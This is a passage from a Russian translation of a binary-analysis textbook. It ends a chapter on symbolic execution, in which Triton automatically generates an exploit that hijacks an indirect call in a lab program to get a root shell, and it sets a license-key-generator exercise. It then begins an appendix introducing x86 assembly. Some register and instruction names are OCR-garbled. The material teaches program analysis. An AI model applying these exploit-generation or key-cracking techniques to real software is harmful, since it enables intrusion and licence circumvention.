❶ $ cd ~/triton/pin-2.14-71313-gcc.4.4.7-linux/source/tools/Triton/build
❷ $ ./triton ❸/code/chapter13/exploit_callsite.py \
    ❹/code/chapter13/icall 2 AAA
❺ Symbolized argument 2: AAA
    Symbolized argument 1: 2
❻ Calling 0x223c625e
❼ Found tainted indirect call site '0x400bef: call rax'
❽ Getting model for 0x400bef: call rax -> 0x400b3b
# модель не найдена
```

Первым делом мы переходим в главный каталог Triton на ВМ, где находится скрипт-обертка ❶. Напомню, что Triton предоставляет этот скрипт, который берет на себя настройку Pin для конколических инструментов. Не вдаваясь в подробности, скажу, что он запускает анализируемую программу (`icall`) под управлением Pin, используя конколическую библиотеку Triton в качестве Pin-инструмента. Библиотека принимает пользовательский конколический инструмент (`exploit_callsite.py`) в качестве аргумента и делает все необходимое для его запуска.

Для выполнения анализа нам остается только вызвать скрипт-обертку `triton` ❷, передав ему скрипт `exploit_callsite.py` ❸, а также имя и аргументы анализируемой программы (`icall` с индексом 2 и входной строкой AAA) ❹. Скрипт `triton` позаботится о том, чтобы запустить `icall` с заданными аргументами в контексте Pin под управлением скрипта `exploit_callsite.py`. Заметим, что входная строка AAA – это не эксплойт, а просто произвольная строка для управления конколическим выполнением.

Скрипт перехватывает функцию `main` программы `icall` и делает символическими все заданные пользователем байты `argv` ❺. Дойдя до места косвенного вызова, `icall` использует в качестве конечного адреса `0x223c625e` ❻, т. е. хеш-код строки AAA. Это бессмысленный адрес, который вообще-то должен привести к краху, но в данном случае это не имеет значения, потому что вместо выполнения косвенного вызова `exploit_callsite.py` вычисляет модель эксплойта.

Прямо перед тем как будет выполнен косвенный вызов ❼, `exploit_callsite.py` пытается найти модель, которая дала бы такие входные данные, что их хеш-код равен адресу секретного административного

участка 0x400b3b ③. Отметим, что этот шаг может занять значительное время, до нескольких минут, в зависимости от имеющегося оборудования. К сожалению, решатель не смог найти модель, поэтому *exploit\_callsite.py* завершается, так и не сгенерировав эксплойт.

Но это еще не значит, что эксплойта не существует. Напомню, что мы задали для конколического выполнения *icall* входную строку AAA и что *exploit\_callsite.py* создает отдельную символическую переменную для каждого из трех байтов, составляющих эту строку. Таким образом, решатель пытался найти модель на основе входной строки длины 3. И неудача означает лишь, что не существует входной строки длины 3, порождающей нужный эксплойт. Так, может быть, стоит попытаться счастья со строками другой длины? Вместо того чтобы подбирать длину входной строки вручную, мы можем автоматизировать этот процесс, как показано в листинге 13.19.

Листинг 13.19. Попытки найти эксплойт для входных строк разной длины

```
$ cd ~/triton/pin-2.14-71313-gcc.4.4.7-linux/source/tools/Triton/build
❶ $ for i in $(seq 1 100); do
❷     str='python -c "print 'A'*"${i}"`
    echo "Trying input len ${i}"
❸     ./triton ~/code/chapter13/exploit_callsite.py ~/code/chapter13/icall 2 ${str} \
        | grep -a SymVar
    done
❹ Trying input len 1
    Trying input len 2
    Trying input len 3
    Trying input len 4
❺ SymVar_0 = 0x24 (argv[2][0])
    SymVar_1 = 0x2A (argv[2][1])
    SymVar_2 = 0x58 (argv[2][2])
    SymVar_3 = 0x26 (argv[2][3])
    SymVar_4 = 0x40 (argv[2][4])
    SymVar_5 = 0x20 (argv[1][0])
    SymVar_6 = 0x40 (argv[1][1])
    Trying input len 5
❻ SymVar_0 = 0x64 (argv[2][0])
    SymVar_1 = 0x2A (argv[2][1])
    SymVar_2 = 0x58 (argv[2][2])
    SymVar_3 = 0x26 (argv[2][3])
    SymVar_4 = 0x3C (argv[2][4])
    SymVar_5 = 0x40 (argv[2][5])
    SymVar_6 = 0x40 (argv[1][0])
    SymVar_7 = 0x40 (argv[1][1])
    Trying input len 6
    ^C
```

Я воспользовался имеющимся в *bash* предложением *for*, чтобы в цикле перебрать все целые числа *i* от 1 до 100 ❶. На каждой итерации создается строка, содержащая *i* букв «A» ❷, а затем производится

попытка сгенерировать эксплойт со строкой такой длины ❸, как было показано в листинге 13.18 для длины 3<sup>1</sup>.

Чтобы не загромождать вывод, можно воспользоваться `gper` и выводить только строки, содержащие слово `SymVar`. Тогда мы будем видеть лишь строки, напечатанные для успешно созданных моделей, а неудачные попытки генерирования эксплойта не будут отвлекать внимание.

Вывод цикла генерирования эксплойта начинается в точке ❹. Для строк длины от 1 до 3 найти модель не удалось, но для длины 4 ❺ и длины ❻ всё получилось. Потом я прервал выполнение, потому что незначем проверять другие длины, коль скоро эксплойт уже найден.

Проверим первый эксплойт, показанный в распечатке (для длины 4). Чтобы преобразовать вывод в строку эксплойта, нужно конкатенировать ASCII-символы, которые решатель присвоил символическим переменным, соответствующим байтам от `argv[2][0]` до `argv[2][3]`, потому что именно эти байты служат входными данными для функции хеширования в `icall`. Как видно из листинга 13.19, решатель присвоил этим байтам значения `0x24`, `0x2A`, `0x58` и `0x26` соответственно. Байт `argv[2][4]` должен быть нулем, завершающим входную строку, но решатель об этом не знает, поэтому выбрал для этой позиции случайное значение `0x40`, которое мы можем просто игнорировать.

Значения, присвоенные байтам от `argv[2][0]` до `argv[2][3]` в модели, образуют ASCII-строку эксплойта `$*X&`. Подадим эту строку на вход `icall`, как показано в листинге 13.20.

#### Листинг 13.20. Эксплуатация программы `icall`

```
❶ $ cd ~/code/chapter13
❷ $ ./icall 2 '$*X&'
❸ Calling 0x400b3b
❹ # whoami
root
```

Для проверки эксплойта вернитесь в каталог с кодом для этой главы, где находится `icall` ❶, и вызовите `icall`, задав индекс 2, выходящий за границы массива, и только что сгенерированную строку эксплойта ❷. Как видите, хеш-код этой строки в точности равен `0x400b3b`, адресу секретного административного участка ❸. Из-за отсутствия проверки индекса на выход за границы массива мы обманом заставили `icall` выполнить вызов по этому адресу и открыть для нас оболочку с правами `root` ❹. Как видите, команда `whoami` печатает `root`, подтверждая, что мы действительно обладаем правами `root`. Мы ав-

<sup>1</sup> Заметим, что того же эффекта можно достичь, не перезапуская программу, если воспользоваться моментальными снимками Triton. Так, скрипт `~/triton/pin-2.14-71313-gcc.4.4.7-linux/source/tools/Triton/src/examples/pin/inject_model_with_snapshot.py`, входящий в комплект поставки Triton, дает пример взлома пароля.

---

томатически сгенерировали эксплойт, применив символическое выполнение!

## 13.6 Резюме

В этой главе мы научились использовать символическое выполнение для создания инструментов, которые автоматически получают нетривиальную информацию о двоичных программах. Символическое выполнение – один из самых мощных методов анализа двоичных файлов, хотя применять его следует с осторожностью, чтобы не столкнуться с проблемами масштабируемости. Как показал пример автоматического генерирования эксплойта, эффективность инструментов символического выполнения можно повысить, сочетая их с другими методами, например динамическим анализом заражения.

Если вы прочитали книгу до конца, то теперь в вашем арсенале имеются разнообразные приемы двоичного анализа, которые можно применить для самых разных целей – от хакерства и тестирования безопасности до обратной разработки, анализа вредоносных программ и отладки. Я надеюсь, что эта книга поможет вам лучше справляться со своими проектами в области двоичного анализа и что она заложила прочный фундамент, на котором вы можете продолжить изыскания в этой области и, быть может, даже внести свой вклад, способствуя ее развитию!

### Упражнение

#### 1. Генерирование лицензионных ключей

В каталоге кода для этой главы имеется программа *license.c*, которая принимает серийный номер и проверяет, действителен он или нет (как проверяются лицензионные ключи в коммерческих программах). Напишите инструмент символического выполнения на основе Triton, который будет генерировать действительные лицензионные ключи, принимаемые *license.c*.



# ЧАСТЬ IV

## ПРИЛОЖЕНИЯ



---



# КРАТКИЙ КУРС АСЕМБЛЕРА X86

**П**оскольку язык ассемблера – стандартное представление машинных команд, из которых состоят двоичные файлы, многие виды двоичного анализа основаны на дизассемблировании. Поэтому, чтобы извлечь максимум пользы из этой книги, важно понимать основы языка ассемблера x86. Это приложение является введением в основные понятия, необходимые для чтения книги.

Я не ставлю себе целью научить вас писать программы на ассемблере (есть другие книги, специально посвященные этому предмету), но хочу снабдить достаточной информацией для понимания дизассемблированных программ. Вы узнаете, как устроены ассемблерные программы и команды x86 и как они ведут себя во время выполнения. Кроме того, вы увидите, как на языке ассемблера представляются стандартные конструкции языка C/C++. Я буду рассматривать только команды 64-разрядного процессора x86, употребляемые в режиме пользователя, и опущу команды с плавающей точкой и дополнительные наборы команд типа SSE или MMX. Для краткости я буду называть 64-разрядный вариант x86 (x86-64 или x64) просто x86, потому что именно он и изучается в этой книге.

## A.1 Структура ассемблерной программы

В листинге A.1 показана простая программа на C, а в листинге A.2 – соответствующая ей ассемблерная программа, порожденная компилятором gcc 5.4.0. (В главе 1 рассказано о том, как компиляторы преобразуют C-программы в ассемблерный код и в конечном итоге в двоичные файлы.)

В процессе обработки двоичного файла дизассемблер стремится точно или максимально близко к оригиналу восстановить ассемблерные команды, сгенерированные компилятором. Пока что давайте рассмотрим *структуру* ассемблерной программы, не вдаваясь в детали самих ассемблерных команд.

Листинг A.1. «Hello, world!» на C

---

```
#include <stdio.h>

int
❶ main(int argc, char *argv[])
{
    ❷ printf(❸"Hello, world!\n");

    return 0;
}
```

---

Листинг A.2. Ассемблерный код, сгенерированный gcc

---

```
.file "hello.c"
.intel_syntax noprefix
❹ .section .rodata
.LC0:
❺ .string "Hello, world!"
❻ .text
.globl main
.type main, @function
❽ main:
    push    rbp
    mov     rbp, rsp
    sub     rsp, 16
    mov     DWORD PTR [rbp-4], edi
    mov     QWORD PTR [rbp-16], rsi
    ❸ mov     edi, OFFSET FLAT:.LC0
    ❹ call    puts
    mov     eax, 0
    leave
    ret
.size      main, .-main
.ident    "GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.9)"
.section .note.GNU-stack,"",@progbits
```

---





Листинг А.1 содержит функцию `main` ❶, которая вызывает `printf` ❷ для печати строковой константы "Hello, world!" ❸. На верхнем уровне соответствующая ассемблерная программа содержит компоненты четырех типов: команды, директивы, метки и комментарии.

### А.1.1 Ассемблерные команды, директивы, метки и комментарии

В табл. А.1 приведены примеры компонентов каждого типа. Отметим, что синтаксис зависит от конкретного ассемблера или дизассемблера. Для целей этой книги близкое знакомство со всеми синтаксическими тонкостями ассемблера необязательно, вы должны только научиться читать и анализировать дизассемблированный код, а не писать программы на ассемблере самостоятельно. Поэтому я ограничусь синтаксисом, которого придерживается `gcc` при наличии параметра `-masm=intel`.

Таблица А.1. Компоненты ассемблерной программы

| Тип         | Пример                             | Назначение                                                         |
|-------------|------------------------------------|--------------------------------------------------------------------|
| Команда     | <code>mov eax, 0</code>            | Поместить 0 в <code>eax</code>                                     |
| Директива   | <code>.section .text</code>        | Поместить следующее далее содержимое в секцию <code>.text</code>   |
| Директива   | <code>.string "foobar"</code>      | Определить ASCII-строку "foobar"                                   |
| Директива   | <code>.long 0x12345678</code>      | Определить двойное слово, имеющее значение 0x12345678              |
| Метка       | <code>foo: .string "foobar"</code> | Определить строку "foobar" с символическим именем <code>foo</code> |
| Комментарий | <code># this is a comment</code>   | Понятный человеку комментарий                                      |

*Команды* – это операции, выполняемые процессором. *Директивы* – это указания ассемблеру породить определенный элемент данных, поместить команды или данные в определенную секцию и т. д. Наконец, *метки* – это символические имена, по которым можно ссылаться на команды или данные, а *комментарии* – понятные человеку строки, предназначенные для документирования. После ассемблирования и компоновки программы в двоичный файл все символически имена заменяются адресами.

Ассемблерная программа в листинге А.2 инструктирует ассемблер поместить строку "Hello, world!" в секцию `.rodata` ❹❺, предназначенную специально для хранения постоянных данных. Директива `.section` сообщает ассемблеру, в какую секцию поместить следующее далее содержимое, а директива `.string` позволяет определить ASCII-строку. Существуют также директивы для определения данных других типов, например `.byte` (определить байт), `.word` (двухбайтовое слово), `.long` (4-байтовое двойное слово) и `.quad` (8-байтовое четверное слово).

Функция `main` помещается в секцию `.text` ❻��, предназначенную для хранения кода. Директива `.text` – сокращенная запись `.section .text`, а `main:` – символическая метка функции `main`.

После метки находятся команды, входящие в состав `main`. Эти команды могут ссылаться на ранее объявленные данные по симво-

лическим именам, например `.LC0` ❸ (символическое имя, выбранное `gcc` для строки `"Hello, world!"`). Поскольку программа печатает константную строку (без переменного числа аргументов), `gcc` заменил обращение к `printf` обращением к `puts` ❹, более простой функции, печатающей заданную строку на экран.

## A.1.2 Разделение данных и кода

В листинге A.2 есть один важный момент: компиляторы обычно помещают код и данные в разные секции. Это удобно во время дизассемблирования и анализа двоичного файла, потому что мы знаем, какие байты программы следует интерпретировать как код, а какие – как данные. Однако в архитектуре `x86` ничто не препятствует смешению кода и данных в одной секции, и на практике некоторые компиляторы или программы, написанные вручную на ассемблере, так и поступают.

## A.1.3 Синтаксис AT&T и Intel

Как уже отмечалось, в разных ассемблерах используется различный синтаксис. Кроме того, существует два формата представления машинных команд `x86`: *синтаксис Intel* и *синтаксис AT&T*.

В синтаксисе AT&T именам регистров всегда предшествует символ `%`, а именам констант – символ `$`, тогда как в синтаксисе Intel эти символы опускаются. В этой книге я пользуюсь более лаконичным синтаксисом Intel. Но самое важное различие между AT&T и Intel – порядок операндов команды. В синтаксисе AT&T операнд-источник предшествует операнду-приемнику, поэтому помещение константы в регистр `edi` записывается так:

---

```
mov    $0x6,%edi
```

---

Напротив, в синтаксисе Intel та же команда записывается следующим образом (операнд-приемник – первым):

---

```
mov    edi,0x6
```

---

Важно помнить о порядке операндов, потому что в своих занятиях двоичным анализом вы, скорее всего, будете сталкиваться с обоими синтаксическими стилями.

## A.2 Структура команды `x86`

Получив представление о структуре ассемблерных программ, перейдем к формату ассемблерных команд. Заодно мы познакомимся со структурой машинных команд, представленных ассемблерными.

## A.2.1 Ассемблерное представление команд x86

На уровне ассемблера команды x86 имеют вид *mnemonic destination, source*. Здесь *mnemonic* – понятное человеку мнемоническое обозначение машинной команды, а *source* и *destination* – соответственно ее операнд-источник и операнд-приемник. Например, ассемблерная команда `mov gbх, gbх` копирует значение из регистра `gbх` в регистр `gbх`. Заметим, что не все команды имеют ровно два операнда, у некоторых вообще нет операндов, как мы скоро увидим.

Как я уже сказал, мнемонические имена – это высокоуровневые представления машинных команд, понятных процессору. Посмотрим, как команды x86 представляются на машинном уровне. Иногда это полезно знать, например для модификации существующего двоичного файла.

## A.2.2 Структура команд x86 на машинном уровне

В архитектуре x86 команды имеют переменную длину; существуют однобайтовые команды, но есть также команды, занимающие несколько байтов, максимально 15. Кроме того, команда может начинаться с любого адреса в памяти. Это означает, что процессор не требует специального выравнивания кода, хотя компиляторы это часто делают, чтобы оптимизировать время выборки команд из памяти. На рис. A.1 показана структура команды x86 на машинном уровне.




Рис. A.1. Структура команды x86

Команда x86 включает префиксы, код операции и нуль или более операндов: все части, кроме кода операции, факультативны. Код операции определяет тип команды. Например, код операции `0x90` соответствует команде `por`, которая ничего не делает, а коды операций `0x00–0x05` соответствуют различным типам команды `add`. Префиксы модифицируют поведение команды, например означают, что ее нужно повторить несколько раз, или указывают, что требуется обратиться к другому сегменту памяти. Наконец, операнды – это данные, к которым применяется команда.

Режим адресации, который также называют байтом MOD-R/M или MOD-REGR/M, содержит метаданные о типах операндов команды. Байты МИБ (масштаб-индекс-база) и смещения служат для кодирования операндов в памяти, а поле «непосредственный» может содержать непосредственный операнд (числовую константу). Что все эти поля означают, мы скоро увидим.

Помимо *явных операндов*, показанных на рис. А.1, у некоторых команд имеются *неявные операнды*. Они не указаны в команде явно, но подразумеваются кодом операции. Например, операндом-приемником команды с кодом операции 0x05 (add) всегда является `eax`, а переменным может быть только операнд-источник, который кодируется явно. Другой пример – команда `push` неявно изменяет регистр `esp` (указатель стека).

В x86 команды могут иметь операнды трех типов: регистровые, в памяти и непосредственные. Рассмотрим их поочередно.

## А.2.3 Регистровые операнды

*Регистры* – это небольшие области хранения с очень быстрым доступом, расположенные в самом процессоре. Есть специализированные регистры, например указатель команд, который отслеживает текущий адрес выполнения, или указатель стека, отслеживающий положение вершины стека. Есть также регистры общего назначения, в которых могут храниться переменные исполняемой процессором программы.

### Регистры общего назначения

В оригинальной системе команд процессора 8086, положенного в основу x86, регистры были 16-разрядными. В архитектуре x86 они были расширены до 32 разрядов, а в архитектуре x86-64 – до 64 разрядов. В целях обратной совместимости регистры в более современных системах команд являются надмножеством прежних регистров.

На языке ассемблера регистр задается своим именем. Например, команда `mov eax, 64` помещает значение 64 в регистр `eax`. На рис. А.2 показано, как на 64-разрядный регистр `eax` отображаются унаследованные 32- и 16-разрядные регистры. Младшие 32 разряда `eax` образуют регистр `eax`, а младшие 16 разрядов последнего образуют оригинальный регистр `eax` процессора 8086. К младшему байту регистра `eax` можно обратиться по имени `al`, а к старшему байту – по имени `ah`.




Рис. А.2. Структура регистра `eax` в архитектуре x86-64

Для других регистров схема именования аналогична. В табл. А.2 приведены имена регистров общего назначения, имеющих в x86-64, а также унаследованных «подрегистров». Регистры `g8-g15` были добавлены в x86-64, у них нет аналогов в более ранних вариантах. Если задать значение 32-разрядного подрегистра, например `eax`, то

остальные разряды в объемлющем регистре (в данном случае `rax`) автоматически будут обнулены. Если же устанавливаются более узкие подрегистры, например `ax`, `al` или `ah`, то остальные разряды не изменяются.

**Таблица А.2.** Регистры общего назначения в архитектуре x86

| Описание                          | 64-разрядный        | Младшие 32 разряда    | Младшие 16 разрядов   | Младший байт          | Второй байт     |
|-----------------------------------|---------------------|-----------------------|-----------------------|-----------------------|-----------------|
| Аккумулятор                       | <code>rax</code>    | <code>eax</code>      | <code>ax</code>       | <code>al</code>       | <code>ah</code> |
| База                              | <code>rbx</code>    | <code>ebx</code>      | <code>bx</code>       | <code>bl</code>       | <code>bh</code> |
| Счетчик                           | <code>rcx</code>    | <code>ecx</code>      | <code>cx</code>       | <code>cl</code>       | <code>ch</code> |
| Данные                            | <code>rdx</code>    | <code>edx</code>      | <code>dx</code>       | <code>dl</code>       | <code>dh</code> |
| Указатель стека                   | <code>rsp</code>    | <code>esp</code>      | <code>sp</code>       | <code>spl</code>      |                 |
| Указатель базы                    | <code>rbp</code>    | <code>ebp</code>      | <code>bp</code>       | <code>bpl</code>      |                 |
| Индекс источника                  | <code>rsi</code>    | <code>esi</code>      | <code>si</code>       | <code>sil</code>      |                 |
| Индекс приемника                  | <code>rdi</code>    | <code>edi</code>      | <code>di</code>       | <code>dil</code>      |                 |
| Регистры общего назначения x86-64 | <code>r8-r15</code> | <code>r8d-r15d</code> | <code>r8w-r15w</code> | <code>r8b-r15b</code> |                 |

Не стоит придавать слишком большое значение столбцу «Описание». Эти описания берут начало в системе команд 8086, но в наши дни большинство регистров взаимозаменяемы. Однако, как мы увидим в разделе А.4.1, указатель стека (`rsp`) и указатель базы (`rbp`) считаются специальными регистрами, потому что служат для адресации стека, хотя в принципе и их можно использовать как регистры общего назначения.

## Другие регистры

Помимо регистров, перечисленных в табл. А.2, процессоры x86 содержат другие, специализированные регистры. Из них наиболее важны `rip` (называется `rip` в 64-разрядном x86 и `ip` в 8086) и `rflags` (называется `eflags` и `flags` в более ранних архитектурах). Указатель команды всегда содержит адрес следующей исполняемой команды и автоматически устанавливается процессором, записать в него вручную невозможно. В x86-64 можно прочитать значение указателя команд, но в 32-разрядном x86 даже это нельзя сделать. Регистр флагов состояния применяется при сравнениях, условных переходах и для получения информации о том, равен ли результат последней команды нулю, случилось ли при ее выполнении переполнение и т. д.

В архитектуре x86 также имеются *сегментные регистры* `cs`, `ds`, `ss`, `es`, `fs` и `gs`, которые можно использовать для разбиения памяти на сегменты. Сегментация вышла из употребления, и в x86-64 от ее поддержки почти отказались, так что я не стану вдаваться в детали. Интересующиеся могут обратиться к литературе по языку ассемблера x86.

Существуют также управляющие регистры, например `cr0-cr10`, которые ядро использует для управления поведением процессора, например для переключения между реальным и защищенным режима-

ми. Кроме того, *отладочные регистры* `dr0-dr7` служат для аппаратной поддержки таких средств отладки, как точки останова. В x86 управляющие и отладочные регистры недоступны в пользовательском режиме, доступ к ним имеет только ядро. Поэтому я не стану рассматривать их в этом приложении.

Имеются также различные *моделезависимые регистры* (*model-specific register – MSR*) и регистры, используемые в дополнительных наборах команд, например SSE и MMX, которыми оборудованы не все процессоры x86. Команда `cuid` позволяет узнать, какие возможности поддерживает процессор, а команды `rdmsr` и `wrmsr` – читать и записывать моделизависимые регистры. Большинство этих специальных регистров доступны только ядру, поэтому в этой книге они не встречаются.

## A.2.4 Операнды в памяти

*Операнды в памяти* задают адрес в памяти, по которому CPU должен выбрать один или несколько байтов. В архитектуре x86 поддерживается не более одного явного операнда в памяти в команде. То есть невозможно непосредственно переместить байты из одного участка памяти в другой командой `mov`. Для этого придется использовать регистр в качестве промежуточного хранилища.

В x86 операнды в памяти имеют вид [*база + индекс\*масштаб + смещение*], где *база* и *индекс* – 64-разрядные регистры, *масштаб* – целое число, равное 1, 2, 4 или 8, а *смещение* – 32-разрядная константа или символ. Все эти компоненты необязательны. Процессор вычисляет результат этого выражения и получает окончательный адрес в памяти. База, индекс и масштаб кодируются в байте МИБ команды, а смещение – в одноименном поле. Масштаб по умолчанию равен 1, а смещение – нулю.

Этот формат операнда в памяти обладает достаточной гибкостью для беспрепятственной реализации многих типичных парадигм кодирования. Например, команду вида `mov eax, DWORD PTR [eax*4 + arg]` можно использовать для доступа к элементу массива, где `arg` – смещение, содержащее начальный адрес массива, `eax` – индекс нужного элемента и предполагается, что длина каждого элемента равна 4 байтам. Здесь `DWORD PTR` говорит ассемблеру, что мы хотим выбрать из памяти 4 байта (двойное слово, или `DWORD`). Аналогично один из способов обратиться к полю структуры `struct` – поместить начальный адрес структуры в регистр базы и прибавить смещение нужного поля.

В x86-64 разрешено использовать в качестве базы операнда в памяти регистр `rip` (указатель команды), хотя в таком случае запрещается использовать индексный регистр. Компиляторы нередко пользуются этой возможностью, в частности для создания позиционно-независимого кода и доступа к данным, так что в двоичных файлах на платформе x86-64 нередко можно встретить адресацию относительно `rip`.

## А.2.5 Непосредственные операнды

Непосредственные операнды – это целые числа, являющиеся частью самой команды. Например, в команде `add eax, 42` значение 42 – непосредственный операнд.

В x86 непосредственные операнды кодируются в прямом формате – младший байт многобайтового целого числа располагается в памяти первым. Иначе говоря, если ассемблерная команда имеет вид `mov ecx, 0x10203040`, то в соответствующей машинной команде байты непосредственного операнда будут следовать в порядке 0x40302010.

Для кодирования целых чисел со знаком в x86 применяется дополнительный код, когда отрицательное значение получается из положительного инвертированием всех битов и прибавлением 1, переполнения при этом игнорируются. Например, для кодирования 4-байтового целого, равного -1, мы берем целое 0x00000001 (шестнадцатеричное представление 1), инвертируем все биты, получая 0xffffffffe, и прибавляем к результату 1 – в итоге получается представление в дополнительном коде, 0xfffffffff. Когда в процессе дизассемблирования кода вы видите непосредственное значение или значение в памяти, начинающееся несколькими байтами 0xff, то, скорее всего, это отрицательное число.

Познакомившись с форматом и общими принципами работы команд x86, рассмотрим семантику некоторых часто употребляемых команд, которые встретятся вам в этой книге и собственных проектах двоичного анализа.



## А.3 Употребительные команды x86

В табл. А.3 описано несколько команд x86. Для получения информации о командах, не упомянутых в таблице, обратитесь к онлайн-овому справочному руководству, например <http://ref.x86asm.net/>, или к официальному руководству Intel по адресу <https://software.intel.com/en-us/articles/intel-sdm/>. Большая часть перечисленных команд не нуждается в объяснении, но некоторые заслуживают более подробного обсуждения.

Таблица А.3. Употребительные команды x86

| Команда                       | Описание                                                                 |
|-------------------------------|--------------------------------------------------------------------------|
| Пересылка данных              |                                                                          |
| ❶ <code>mov dst, src</code>   | $dst = src$                                                              |
| <code>xchg dst1, dst2</code>  | Обменять местами $dst1$ и $dst2$                                         |
| ❷ <code>push src</code>       | Поместить $src$ в стек и уменьшить $esp$                                 |
| Арифметические                |                                                                          |
| <code>add dst, src</code>     | $dst += src$                                                             |
| <code>sub dst, src</code>     | $dst -= src$                                                             |
| <code>inc dst</code>          | $dst += 1$                                                               |
| <code>neg dst</code>          | $dst = -dst$                                                             |
| ❸ <code>cmp src1, src2</code> | Установить флаги состояния на основе результата вычисления $src1 - src2$ |



Таблица А.3 (окончание)

| Команда                                                                                                  | Описание                                                                                                             |
|----------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------|
| <b>Логические/поразрядные</b>                                                                            |                                                                                                                      |
| and dst, src                                                                                             | $dst \&= src$                                                                                                        |
| or dst, src                                                                                              | $dst  = src$                                                                                                         |
| xor dst, src                                                                                             | $dst \wedge= src$                                                                                                    |
| not dst                                                                                                  | $dst = \sim dst$                                                                                                     |
| ❶ test src1, src2                                                                                        | Установить флаги состояния на основе результата вычисления $src1 \& src2$                                            |
| <b>Безусловные переходы</b>                                                                              |                                                                                                                      |
| jmp addr                                                                                                 | Переход по адресу                                                                                                    |
| call addr                                                                                                | Поместить адрес возврата в стек, затем вызвать функцию по адресу                                                     |
| ret                                                                                                      | Извлечь адрес возврата из стека и вернуть управление по этому адресу                                                 |
| ❷ syscall                                                                                                | Войти в ядро и выполнить системный вызов                                                                             |
| <b>Условные переходы (в зависимости от флагов состояния)</b>                                             |                                                                                                                      |
| jcc addr переходит по адресу, только если выполнено условие cc, иначе проваливается на следующую команду |                                                                                                                      |
| jncs addr переходит по адресу, только если условие cc не выполнено                                       |                                                                                                                      |
| ❸ je addr/jz addr                                                                                        | Перейти, если поднят флаг нуля (например, в результате последней команды <i>cmp</i> операнды оказались равны)        |
| ja addr                                                                                                  | Перейти, если в результате последнего сравнения без знака оказалось $dst > src$ (above)                              |
| jb addr                                                                                                  | Перейти, если в результате последнего сравнения без знака оказалось $dst < src$ (below)                              |
| jg addr                                                                                                  | Перейти, если в результате последнего сравнения со знаком оказалось $dst > src$ (greater than)                       |
| jl addr                                                                                                  | Перейти, если в результате последнего сравнения со знаком оказалось $dst < src$ (less than)                          |
| jge addr                                                                                                 | Перейти, если в результате последнего сравнения со знаком оказалось $dst \geq src$                                   |
| jle addr                                                                                                 | Перейти, если в результате последнего сравнения со знаком оказалось $dst \leq src$                                   |
| js addr                                                                                                  | Перейти, если в результате последнего сравнения был установлен знаковый бит (т. е. результат оказался отрицательным) |
| <b>Разное</b>                                                                                            |                                                                                                                      |
| ❹ lea dst, src                                                                                           | Загрузить адрес памяти в $dst$ ( $dst = \&src$ , где $src$ должен находиться в памяти)                               |
| nop                                                                                                      | Ничего не делать (например, для заполнения байтов с секции кода)                                                     |

Прежде всего отметим, что имя `mov` ❶ выбрано неудачно, потому что, строго говоря, операнд-источник не *перемещается* в операнд-приемник, а копируется, оставаясь на месте. Команды `push` и `pop` ❷ предназначены специально для управления стеком и вызовов функций.

### А.3.1 Сравнение операндов и установки флагов состояния

Команда `cmp` ❸ важна для реализации условных переходов. Она вычитает второй операнд из первого, но нигде не сохраняет результат операции, а только устанавливает флаги состояния в регистре `rflags` в соответствии с результатом. Последующие команды условного перехода проверяют эти флаги и решают, следует ли выполнить переход. К числу особо важных флагов относятся *флаг нуля* (*ZF*), *флаг знака* (*SF*)



---

и *флаг переполнения (OF)*, которые указывают соответственно, был ли результат сравнения равен нулю, отрицателен или сравнение привело к переполнению.

Команда `test` ❹ похожа на `cmp`, но устанавливает флаги состояния по результатам поразрядной операции AND, а не вычитания. Отметим, что флаги состояния устанавливаются и некоторыми другими командами, помимо `cmp` и `test`. Полную информацию о том, какие флаги какой командой устанавливаются, можно найти в онлайн-справочниках или в руководстве Intel.

### A.3.2 Реализация системных вызовов

Для выполнения системного вызова служит команда `syscall` ❺. Прежде чем выполнять ее, необходимо подготовить системный вызов – указать его номер и задать операнды в соответствии с требованиями операционной системы. Например, чтобы выполнить в Linux системный вызов `read`, следует загрузить значение 0 (номер этого системного вызова) в `rax`, затем загрузить дескриптор файла, адрес буфера и количество подлежащих чтению байтов соответственно в `rdi`, `rsi` и `rdx` и, наконец, выполнить команду `syscall`.

Чтобы узнать, как подготавливаются системные вызовы в Linux, обратитесь к странице руководства `man syscalls` или к какому-нибудь онлайн-справочнику, например <https://filippo.io/linux-syscall-table/>. Заметим, что в 32-разрядной системе x86 для выполнения системного вызова используется команда `sysenter` или `int 0x80` (которая генерирует программное прерывание по вектору 0x80), а не `syscall`. Кроме того, в системах, отличных от Linux, могут применяться другие соглашения о системных вызовах.

### A.3.3 Реализация условных переходов

Команды условных переходов ❻ работают в унисон с командами установки флагов состояния, например `cmp` или `test`. Они выполняют переход по указанному адресу или на указанную метку, если заданное условие выполнено, и продолжают выполнение со следующей командой (проваливаются) в противном случае. Например, чтобы перейти на метку `label`, если `rax < rbx` (с использованием сравнения без знака), мы обычно записываем такую последовательность команд:

---

```
cmp rax, rbx
jb label
```

---

Аналогично для перехода к `label` в случае, когда `rax` не равно нулю, можно использовать следующую последовательность команд:

---

```
test rax, rax
jnz label
```

---

### А.3.4 Загрузка адресов памяти

Наконец, команда `lea` (load effective address) вычисляет адрес операнда в памяти (по формуле [база + индекс\*масштаб + смещение]) и сохраняет его в регистре, не разыменовывая адрес. Это эквивалентно оператору взятия адреса (&) в C/C++. Например, `lea r12, [rip+0x2000]` загружает адрес, являющийся результатом выражения `rip+0x2000`, в регистр `r12`.

Теперь посмотрим, как с помощью этих команд реализуются типичные конструкции языка C/C++.

## А.4 Представление типичных программных конструкций на языке ассемблера

